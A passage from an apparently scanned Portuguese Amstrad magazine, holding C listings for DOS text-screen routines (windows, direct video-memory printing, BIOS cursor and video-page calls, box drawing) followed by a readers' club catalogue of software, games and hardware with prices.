      *(scr_addr + pos) = cell;
      ++pos;
    }
  }
}

/*********************************************************/
/*                                                       */
/* Função : STORE_WINDOW                                 */
/*                                                       */
/* Esta função guarda o conteúdo duma área rectangular   */
/* do ecrãn especificada pelas coordenadas numa matriz   */
/* de armazenamento.                                     */
/*                                                       */
/* x1,y1   : Coordenadas do canto superior esquerdo.     */
/* x2,y2   : Coordenadas do canto inferior direito.      */
/* storage : Ponteiro que contém o endereço da matriz    */
/*           de armazenamento do conteúdo do ecrãn       */
/*           compreendido pelas coordenadas dadas.       */
/*                                                       */
/*********************************************************/

void store_window(y1,x1,y2,x2,storage)
     byte y1,x1,y2,x2;
     struct cell_info *storage;
{
  register r1,r2;
  unsigned int pos;
  byte largura;

  largura = x2 - x1 + 1;
  for ( r1=y1 ; r1 <= y2 ; ++r1)
  {
    pos = r1 * 80 + x1;
    for ( r2=x1 ; r2 <= x2 ; ++r2)
    {
      *(storage + (r1-y1)*largura + (r2-x1)) = *(scr_addr + pos);
      ++pos;
    }
  }
}

/*********************************************************/
/*                                                       */
/* Função : CLOSE_WINDOW                                 */
/*                                                       */
/* Fecha uma janela transferindo para o ecrãn o conteúdo */
/* da matriz de armazenamento correspondente à janela    */
/* a fechar que foi previamente criada por PUT_WINDOW.   */
/* Os parametros sao identicos aos de STORE_WINDOW.      */
/*                                                       */
/*********************************************************/

void close_window(y1,x1,y2,x2,storage)
     byte y1,x1,y2,x2;
     struct cell_info *storage;
{
  register r1,r2;
  unsigned int pos;
  byte largura;

  largura = x2 - x1 + 1;
  for ( r1=y1 ; r1 <= y2 ; ++r1)
  {
    pos = r1 * 80 + x1;
    for ( r2=x1 ; r2 <= x2 ; ++r2)
    {
      *(scr_addr + pos) = *(storage + (r1-y1)*largura + (r2-x1));
      ++pos;
    }
  }
}
```

```
/**********************************************************/
/*                                                        */
/* Função : PRINTS                                        */
/*                                                        */
/* Esta Função escreve uma string no ecãn, dadas as       */
/* coordenadas e as cores para os caracteres e para       */
/* o fundo. O seu funcionamento consiste na escrita       */
/* directa dos caracteres para a area de momória do       */
/* ecrãn.                                                 */
/*                                                        */
/* y,x    : Coordenadas para posicionamento da string     */
/* string : String a ser escrita no ecrãn                 */
/*          (Ponteiro tipo CHAR)                          */
/* cor    : Cor para os caracteres                        */
/* fundo  : Cor para o fundo                              */
/*                                                        */
/**********************************************************/

void prints(y,x,string,cor,fundo)
     byte cor,fundo,x,y;
     char *string;
{
  unsigned int pos;
  register r;

  cell.color = (fundo << 4) + cor;
  pos = (y * 80) + x;
  while ( *string != '\0' )
  {
    cell.chr = *string;
    *(scr_addr + pos) = cell;
    ++pos;
    ++string;
  }
}

/**********************************************************/
/*                                                        */
/* Função : PRINTD                                        */
/*                                                        */
/* Esta Função que é semelhante à PRINTS escreve          */
/* no ecrãn um número inteiro decimal entre 0 e 65535.    */
/* A função vai primeiro converter o número decimal       */
/* para ASCII fazendo depois uma chamada a PRINTS.        */
/*                                                        */
/* Os parametros são idênticos aos utilizados em          */
/* PRINTS sendo agorá utilizada a variável numero         */
/* em vez de string que vai conter o número a ser         */
/* escrito no ecrãn.                                      */
/*                                                        */
/**********************************************************/

void printd(y,x,numero,cor,fundo)
     byte y,x,cor,fundo;
     unsigned int numero;
{
  char digitos[6];
  byte index = 5;

  digitos[index] = '\0';
  do
  {
    --index;
    digitos[index] = (numero % 10) + 48;
    numero /= 10;
  } while (numero != 0);
  prints(y,x,&digitos[index],cor,fundo);
}
```

```
*--------------------------------*
*       my_print                 *
*--------------------------------*

my_print(page,x,y,attr,string)
int x,y,attr,page;
char string[];
{
  register n;
  for (n = 0 ; string[n] ; n++ ) {
    cursor(page,x,y);
    disp(page,string[n],attr);
    x++;
  }
}

  /* A função my_print imprime uma string num dado ponto do écran
     com um certo atributo.Utiliza a função cursor para posicionar o
     cursor na posição desejada e a função disp para imprimir o
     respectivo caracter com o atributo desejado. A função utiliza
     um loop para incrementar a posição do cursor                   */


#include "dos.h"         /* Defenida a união REGS */
typedef unsigned char byte;

                                        /

#include "dos.h"    /* Defenida a união REGS */


/*-------------------------------*
 *      cursor                   *
 *-------------------------------*/

cursor(page,x,y)
int x,y,page;
{
  union REGS r;
  r.h.ah = 2;
  r.h.dl = x;
  r.h.dh = y;
  r.h.bh = page;
  int86(0x10, &r, &r);
}

/* Esta função utiliza a 2 função do ROM-BIOS interrupt 10h para
   posicionar o cursor em qualquer coordenada do écran.
      OS valores dos registos utilizados referem-se a =>
                DH : linha
                DL : coluna
                BH : numero da pagina                              */


#include "dos.h"       /* Definida a união REGS */


/*-------------------------------*
 *      disp                     *
 *-------------------------------*/

disp(page,character,attr)
char character;
int attr,page;
{
  union REGS r;
  r.h.bh = page;
  r.h.bl = attr;
  r.h.al = character;
  r.x.cx = 1;
  r.h.ah = 9;
  int86(0x10, &r, &r);
}

  /* A função disp utiliza o função 9 do ROM-BIOS interrupt 10h
     para imprimir um caracter no ecran na posição do cursor.
        Valores dos registos =>
               BH : página
               BL : atributo
               CX : número de caracteres a escrever
```

As duas maneiras de imprimir no ecrã aqui descritas, diferem na medida em que uma print gera um código mais pequeno, apesar da rotina prints ser mais rápida.

```
/*------------------------------*
 *      cursor_off              *
 *------------------------------*/

cursor_off ()
{
  union REGS r;
  r.h.ch = 31;
  r.h.ah = 1;
  int86(0x10, &r, &r);
}

 /* esta função faz desaparecer o cursor, podendo ser modificada para
    alterar também o seu tamanho. Utiliza o interrupt 10h com os
    registos CH e CL da seguinte maneira =>
                        CH : bits 0-4 principio da linha
                             bits 5-7 são 0
                        CL : bits 0-4 fim da linha
                             bits 5-7 são 0                         */

#include "dos.h"        /* Definida a união RGS */


/*------------------------------*
 *     cls                      *
 *------------------------------*/

cls()                              /* clear the screen */
{
  union REGS r;
  r.h.ah = 6;                      /* screen scroll code */
  r.h.al = 0;                      /* clear screen code */
  r.h.ch = 0;                      /* linha de começo  */
  r.h.cl = 0;                      /* coluna de começo */
  r.h.dh = 24;                     /* linha final */
  r.h.dl = 79;                     /* coluna final */
  r.h.bh = BLACK;                  /* linha vazia de atributo de cor preta */
  int86(0x10, &r, &r);
}


        /* A função cls chama o ROM-BIOS interrupt 10 função numero 6 */
#include "dos.h"        /* Definida a união REGS */


/*------------------------------*
 *      ground                  *
 *------------------------------*/

ground(ground_color)
int ground_color;
{
   union REGS r;
   r.h.bh = current_video_page();   /* pagina */
   r.h.bl = ground_color*16;        /* atributo do caracter a imprimir */
   r.x.cx = 2000;                   /* numero de caracters a imprimir */
   r.h.al = ' ';                    /* codigo do caracter a imprimir */
   r.h.ah = 9;
   int86(0x10, &r, &r);
   outport (0x3d9,ground_color);  /* set border to the same color */
}
```

```
/* Esta função é em parte análoga à função disp,na medida em que usa
   também a função 9 do ROM-BIOS interrupt 10h para imprimir 2000
   caracteres (80 x 25) de um attributo modificando assim o paper
   do écran.Imprime esses carcteres na página corrente chamando a
   rotina current_video_page. A outra parte da função é o envio do
   valor da cor para o VDU Color Select Register no adresso I/O 3d9

   */#include "dos.h"  /* Definida a união REGS */

  /*------------------------------*
   *      set_video_page          *
   *------------------------------*/

  set_video_page(page_number)           /* set current active video page */
  int page_number;
  {
   union REGS r;
   r.h.ah = 5;
   r.h.al = page_number;              /* page number */
   int86(0x10, &r, &r);



 }#include "dos.h"       /* Definida a união REGS */


 /*------------------------------*
  *      current_video_page      *
  *------------------------------*/

 current_video_page()
 {
   union REGS r;
   r.h.ah = 15;
   int86(0x10, &r, &r);
   return(r.h.bh);
 }

  /* A função current_video_page utiliza a função 15
     do ROM-BIOS interrupt 10h, indo buscar o estado
     do registo BH que contém o número da página corrente          */



/*------------------------------*
 *      wait                    *
 *------------------------------*/

wait()                              /* wait until a key is pressed */
{
  for (;;) if(kbhit()) return;
}
```

```
/*****************************************************/
/*                                                    */
/* Função : BOX                                       */
/*                                                    */
/* Esta função desenha um rectângulo no ecrãn         */
/* com os caracteres internos 218,179,192,196,217,191. */
/* O método de escrita directa na memória do ecrãn e o */
/* uso de quatro ciclos FOR em vez de dois foram      */
/* utilizados para melhorar a rapidez de execução.    */
/* Para criar rectângulos de linha dupla basta alterar */
/* os códigos dos caracteres ( Ver Listagem ).        */
/*                                                    */
/* y1,x1 : Coordenadas do canto superior esquerdo     */
/* y2,x2 : Coordenadas do canto inferior direito      */
/* cor   : Cor para a linha                           */
/* fundo : Cor para o fundo                           */
/*                                                    */
/*****************************************************/
    void box(y1,x1,y2,x2,cor,fundo)
         byte x1,x2,y1,y2,cor,fundo;
    {
      unsigned int pos;
      register r;
      cell.color = (fundo << 4) + cor;
      pos = ( (y1 * 80) + x1 );
      cell.chr = 218;              /* 201 linha dupla */
      *(scr_addr + pos) = cell;
      pos += 80;
      cell.chr = 179;              /* 186 linha dupla */
      for ( r=1 ; r < y2 - y1 ; ++r)
      {
        *(scr_addr + pos) = cell;
        pos += 80;
      }
      cell.chr = 192;              /* 200 linha dupla */
      *(scr_addr + pos) = cell;
      ++pos;
      cell.chr = 196;              /* 205 linha dupla */
      for ( r=1 ; r < x2 - x1 ; ++r)
      {
        *(scr_addr + pos) = cell;
        ++pos;
      }
      cell.chr = 217;              /* 188 linha dupla */
      *(scr_addr + pos) = cell;
      pos -= 80;
      cell.chr = 179;              /* 186 linha dupla */
      for ( r=1 ; r < y2 - y1 ; ++r)
      {
        *(scr_addr + pos) = cell;
        pos -= 80;
      }
      cell.chr = 191;              /* 187 linha dupla */
      *(scr_addr + pos) = cell;
      --pos;
      cell.chr = 196;              /* 205 linha dupla */
      for ( r=1 ; r < x2 - x1 ; ++r)
      {
        *(scr_addr + pos) = cell;
        --pos;
      }
    }
```

clube

AMSTRAD MAGAZINE

REVISTA DOS UTILIZADORES AMSTRAD

PROGRAMAS DISPONÍVEIS

VER DESCRIÇÃO NOS NÚMEROS ANTERIORES DA AMSTRAD MAGAZINE

FS-101 ● BUGS
FS-102 ● PINBALL
FS-103 ● PITFALL
FS-104 ● POKER MACHINE
FS-105 ● PYRAMID
FS-106 ● RAIN
FS-107 ● ROCKETS
FS-108 ● XWING
FS-109 ● MAHJONG
FS-110 ● MATH PAK
FS-111 ● EPISTAT
FS-112 ● MAHJONG — para ecrã EGA
FS-113 ● ALLMAC
FS-114 ● ICON MAKER
FS-115 ● ALTAMIRA — editor gráfico
FS-116 ● DRAW POKER
FS-117 ● PIANO MAN
FS-118 ● UTILITÁRIOS PARA ECRÃS EGA
FS-119 ● WORLD
FS-120 ● MUSIC
FS-121 ● PAINT
FS-122 ● FXMATRIX
FS-123 ● BIORRITMO VERSÃO 3.0
FS-124 ● TAROT
FS-125 ● BLACK JACK
FS-126 ● GIN RUMMY
FS-127 ● EDWIN
FS-128 ● MONOPOLY
FS-129 ● ANSIDRAW
FS-130 ● CASIOZ
FS-131 ● BIORRITMO PESSOAL
FS-132 ● BACCARAT
FS-133 ● I`CHING
FS-134 ● ANSI-ANIMATOR
FS-135 ● MAIL
FS-136 ● LABEL
FS-137 ● TEMAS MUSICAIS
FS-138 ● TWCALC22
FS-139 ● ORIGAMI
FS-140 ● GAMÃO
FD-901 ● STAR-SAK
PC-SIZE
FORGET-IT
PC-PLAN
PC-EMS
PC-MULTI
PC-PITMAN
FD-902 ● TRIVIA MACHINE
FD-903 ● UTILITÁRIOS PARA O WORDSTAR

TODOS OS PREÇOS INCLUEM O TRANSPORTE E O I.V.A. A 17%

CM1 — CONJUNTO DE 5 JOGOS SORTIDOS PARA CPC

Se é possuidor de um CPC, se tem entre 5 e 95 anos, se tem tempo para jogar e não tem jogos — então tem um grave problema.
Felizmente nós propomos-lhe uma solução.
5 Cassetes com 5 jogos (surpresa) diferentes, vão diverti-lo por muito mais de 5 horas e custar muito menos de 5 contos, embora também custem um pouco mais de 5 escudos.

PREÇO: 990$00 REF.313, postal 3

SUPERCALC 3.21

O standard em folhas de cálculo é, ainda hoje, nitidamente imposto pelo LOTUS 1,2,3. Ninguém sequer coloca isso em causa. O que começa a colocar-se em causa são as vantagens de utilização desta folha de cálculo numa altura em que existem dezenas de outros utilitários com o mesmo fim, compativeis com o LOTUS, mas... muito mais possantes.
É este, por exemplo, o caso do SuperCalc, agora disponivel na sua versão 3.21.
O SuperCalc foi uma das "packages" que soube tirar proveito do facto de não "rasgar" mercado.
Aproveitando os resultados das experiências dos seus "adversários", o SuperCalc 3.21 melhorou muitas das suas caracteristicas, apresentando por exemplo, entre muitas outras qualidades dignas de nota, modos de representação gráfica superiores aos que a maior parte dos utilitários deste tipo incluem, uma boa velocidade de processamento de dados, e um conjunto de "HELP screens" mais do que suficiente para se começar a tirar proveito da "package", mesmo antes de se começar a ler o detalhado manual que a acompanha.
Conclusão: se nunca utilizou uma folha de cálculo, o SuperCalc 3.21 é-lhe indispensável; se já utiliza uma folha de cálculo o SuperCalc 3.21 é-lhe indispensável.

PREÇO: 19 900$00 REF.319, postal 3

TurboCAD

De instalação fácil, e utilização simplificada como consequência do funcionamento baseado em menus tipo "pop-up" o TurboCAD pode ser o utilitário que você procura para "dar asas á sua imaginação" no dominio do desenho técnico.
Acompanhado por um completo manual que lhe permite entrar sem grandes dificuldades no mundo do Desenho Assistido por Computador, o TurboCAD assegura a compatibilidade com o AutoCAD (uma das "packages" de CAD mais populares entre os utilizadores de computadores), sendo cerca de 9 ou 10 vezes mais económica do que esta última.

PREÇO: 27 500$00 REF.318, postal 3

TODOS OS PREÇOS INCLUEM O TRANSPORTE E O I.V.A. A 17%

PC

EXCLUSIVO DO CLUBE DE LEITORES


JÁ NÃO PRECISA DE SAíR DE CASA PARA IR JOGAR

POKER

AO CASINO

O jogo Good Luck é uma réplica do popular Poker das máquinas dos casinos, permitindo todo o tipo de jogadas — 2 pares, sequência, fullen, etc. e, para os mais destemidos, dobrar ou perder

PREÇO: 2 000$00 REF.306, postal 3


GEM WORDCHART

STOCK LIMITADO

Actualmente, mais de 80% das apresentações são feitas através de palavras — e não de gráficos.
O GEM WORDCHART, concebido com a intenção de lhe servir de instrumento de trabalho na realização simples de apresentações, permite a utilização de diversos tipos de letras com recurso a inúmeras variantes de cada tipo, selecção de limitadores e formatos, e combinação de cores, através de menus do tipo "drop-down".
Para lhe tornar a composição da folha mais fácil, o texto aparece no écran exactamente igual à posterior cópia impressa, e a largura das colunas pode seleccionar-se com a simples pressão de um botão do "mouse".
Em resumo, o GEM WORDCHART, situa-se entre o PRINT MASTER e o PAGE MAKER, apresentando no entanto, em relação a um e a outro, algumas vantagens na concretização de pequenos trabalhos.


PREÇO: 9 900$00 REF. 308, postal 3


DISCO RIGIDO DE 30 MB


COM VENTOÍNHA E CONTROLADOR

Resultado de uma deficiente análise das necessidades pessoais, de um investimento em meios informáticos necessáriamente baixo, ou de qualquer outra razão menos generalizada, a aquisição de computadores pessoais com uma ou duas drives sempre foi superior à de equipamentos com uma memória de massa de maior capacidade. Consequência desse facto, é quase sempre a posterior troca do equipamento adquirido, ou a incessante procura de um disco rigido com uma capacidade de armazenamento razoável, e um custo "impossivelmente" baixo.
O disco que lhe propomos pode não ser aquele que melhor lhe convem em termos de preço, mas é concerteza uma boa aquisição, se o relacionarmos com os restantes componentes deste tipo já existentes no mercado nacional. De qualidade excelente (diga-se a propósito que o controlador que o acompanha é da Western Digital), este disco será sempre a sua melhor prenda de Natal, se o seu computador pessoal ainda não inclui um semelhante. Ofreça-o a si mesmo, você merece.

PREÇO: 119 000$00 REF. 901, postal 3

PREÇO: Elicalfe 2 000$00 REF. 202 postal 3

PREÇO: Elicalfe 4 530$00 REF. 201 postal 3

PROCESSADOR ARITMÉTICO INTEL 8087 (8MHZ)

Se lhe dissessem que o seu computador pessoal em determinadas situações pode funcionar com uma velocidade de processamento cem por cento superior àquela em que neste momento funciona, estariam sem dúvida a pensar na simples inserção de um processador aritmético na placa principal do seu PC. Tarefa que mesmo uma criança poderá levar a cabo com sucesso a inserção do circuito integrado INTEL 8087 no suporte a ele destinado na placa principal dos PC´s Amstrad, pode com efeito, em certas situações, duplicar a velocidade de processamento da máquina em que está inserido, aumento-a sempre consideravelmente em todas os outros casos.
Imagine, por exemplo, a velocidade que a sua aplicação em Turbo BASIC, Turbo Pascal, ou Turbo C (para não citar muitas outras) pode atingir com a adição de um simples integrado ao hardware já disponivel, isto para não falar das aplicações de CAD que costuma utilizar, ou de todas as outras aplicações "pesadas" que entretanto recusou por "trabalharem a vapor" numa máquina da era nuclear.

PREÇO: 54 000$00 REF. 902, postal 3

DRIVES DE 5.25"

Em tempos adquiriu um PC com uma única drive, e agora deseja adicionar-lhe uma segunda drive de 5.25" esta oferta soluciona-lhe o problema. Fácil de instalar com alguma habilidade, e uma dose igual de paciência e tempo livre, esta drive de 5.25" vai poupar-lhe o dinheiro que o técnico lhe leva para proceder a uma instalação deste tipo, proporcionando-lhe muito mais gozo pessoal por no final da operação poder afirmar que foi você quem fez a instalação da drive.
Concluida a instalação, você ganhou mais experiência, e... sobretudo ganhou mais dinheiro.

PREÇO: 15 000$00 REF. 903, postal 3


FITAS PARA IMPRESSORA

Por muito boa que seja uma impressora, mais tarde ou mais cedo ela acaba sempre por nos aborrecer. Talvez no futuro as impressoras consigam produzir automáticamente os seus próprios consumiveis, mas por agora somos nós que penosamente os temos de adquirir. As fitas para impressora, nitidamente inseridas nesta categoria, possuem um preço cada vez mais elevado e, apesar disso, são muitas vezes dificeis de encontrar na loja onde costumamos fazer as nossas compras informáticas. Por esta razão nada melhor do que comprar as fitas de que necessita, quando necessita, sem sequer ter de se preocupar em encontrá-las, ou mesmo ter de se deslocar para adquiri-las.

DMP 2/3/3/60	1 400$00	REF. 904	postal 3
DMP 4000	2 100$00	REF. 905	
LQ 3500/PCW	1 400$00	REF. 906	
LQ 5000	2 650$00	REF. 907	

DISKETTES AMSTRAD

Em 3", 3.5", ou 5.25" as diskettes Amstrad são fornecidas em conjuntos de 10 unidades com caixa plástica, garantindo uma perfeita formatação e fiabilidade dos dados armazenados.

3"	PREÇO: 8 490$00	REF. 315	postal 3
3.5"	PREÇO: 5 990$00	REF. 316	
5.25"	PREÇO: 2 690$00	REF. 317	

MANUAL DO PC EM PORTUGUÊS

Será que os computadores só podem ser utilizados por quem sabe inglês?
É evidente que não. Embora o conhecimento da língua inglesa facilite a aprendizagem, nunca se poderá considerar indispensável para este efeito. No nosso país, são cada vez mais frequentes as marcas que traduzem os manuais e as packages, e adaptam os teclados, para poderem possuir boas soluções informáticas em mercados que nada têm a ver com a língua inglesa.
Foi assim, seguindo esse princípio, que AM optou por incluir nesta secção a tradução do MANUAL DO PC, para facilitar a vida a todos os que em Portugal preferem ler em português.

PREÇO: 1 900$00 REF. 310, postal 3

FORTH P/ CPC

Num momento em que começam a surgir no mercado alguns processadores que possuem como linguagem "natural" o FORTH, torna-se interessante poder oferecer aos possuidores dos CPC a hipótese de experimentar o poder desta linguagem como forma de comunicar com a máquina. Com algumas vantagens sobre o BASIC (nomeadamente uma maior velocidade de processamento), o FORTH continua a manter inúmeros adeptos entre os programadores e utilizadores de computadores, que não hesitam em defendê-lo, em muitas situações, como uma das melhores linguagens de programação.

APRESENTADO EM CASSETE


PREÇO: 900$00 REF.314, postal 3

MANUAIS TÉCNICOS DO PC 1512 E PC 1640

Para a maior parte dos utilizadores dos computadores pessoais Amstrad, a informação contida na documentação que acompanha o PC, é mais do que suficiente para conseguir tirar dele todo o proveito que sempre se visou como objectivo desde o momento da sua compra. Para alguns outros, no entanto, as necessidades são um pouco diferentes e para melhor poderem manipular a máquina com que habitualmente trabalham, um pouco mais de informação é, no minimo, desejável.

Os manuais técnicos do PC 1512 e PC 1640 incluem mais informação sobre a sua máquina do que aquela que provavelmente irá necessitar. Vão, portanto, além da referida "informação desejável". No fundo, como a própria designação deixa entender estamos a falar de manuais técnicos, bastante técnicos, para técnicos, ou futuros... técnicos.


PC 1512 PREÇO: 7 700$00 REF. 908, postal 3
PC 1640 PREÇO: 7 700$00 REF. 909, postal 3

INFOMASTER

PC

Em bases de dados, é verdade que o DBASE criou um standard, mas não é menos verdade que INFOMASTER ultrapassou esse standard.

Permitindo uma utilização eficiente após alguns minutos de trabalho, possibilitando a utilização de um máximo de 65535 registos em cada ficheiro, e um máximo de 255 campos em cada retgisto, o INFOMASTER torna-se o sistema de gestão de base de dados mais adequado para as pequenas empresas.

Funcionando num sistema de menus que permite a fácil manipulação de informação, e a configuração da base de dados por utilizadores com um mínimo de conhecimentos, esta package utiliza parte da RAM como cache, conseguindo deste modo uma velocidade que em determinadas situações se pode considerar cerca de 400% superior à das bases de dados convencionais.

PREÇO: 17 900$00 REF. 311, postal 3

ABILITY + 4 JOGOS

Package integrado de programas que lhe oferece:

a) Base de Dados.
b) Folha de Cálculo.
c) Gráficos de Gestão.
d) Processamento de Texto.
e) Comunicações.
f) Gerador de Apresentações.

PC

Incluindo:

1) Manual de fácil leitura e manuseamento.
2) Utilização compartilhada de dados para as diferentes aplicações.
3) Integração activa entre os programas, (não realizável em programas conhecidos do mercado).
4) Com o programa APRESENTAÇÃO, incluído no Ability, podem preparar-se informações obtidas com os dados manuseados com o programa base.

E ainda 4 Jogos: "The Dam Busters", "Bruce Lee", "Psi 5 Trading Company" e "Tag Team Wrestling".

PREÇO: 8 900$00 REF.301, postal 3

GEM GRAPH + GEM DRAW

GEM GRAPH — Com a simples movimentação do rato e premindo apenas um botão, podemos obter gráficos profissionais de alta qualidade: de barras, tipo tarte com ou sem explosão, de símbolos, de linhas ou de mapas. Do tamanho e estilo que você decidir; com texto, cores e fundos de relevo para dar ao seu gráfico um aspecto tridimensional.
Gem Graph é um programa com excelentes qualidades gráficas.

GEM DRAW — Desenhos lineares, artísticos, organigramas, esquemas, etc. Escolha os elementos no menú e dê largas à sua imaginação. GEM DRAW converterá o seu PC num estúdio profissional com 6 tamanhos e tipos de letra, 20 livrarias de gráficos disponíveis, 39 funções de trama, régua, alinhamento, etc. e quando o seu desenho estiver perfeito, obtenha a cópia impressa em papel ou transparência.

PREÇO: 24 900$00 — **REF. 302, postal 3**

SIDEKICK

Software concebido para estar instalado no seu computador, em cima da sua secretária para:

- Cálculos rápidos
- Bloco-notas
- Editor de textos compatível WordStar/Turbo Pascal
- Agenda telefónica
- Planeamento de actividades
- Ligação automática de chamadas telefónicas
- Registo de recados e mensagens
- Pesquisa de códigos ASCII

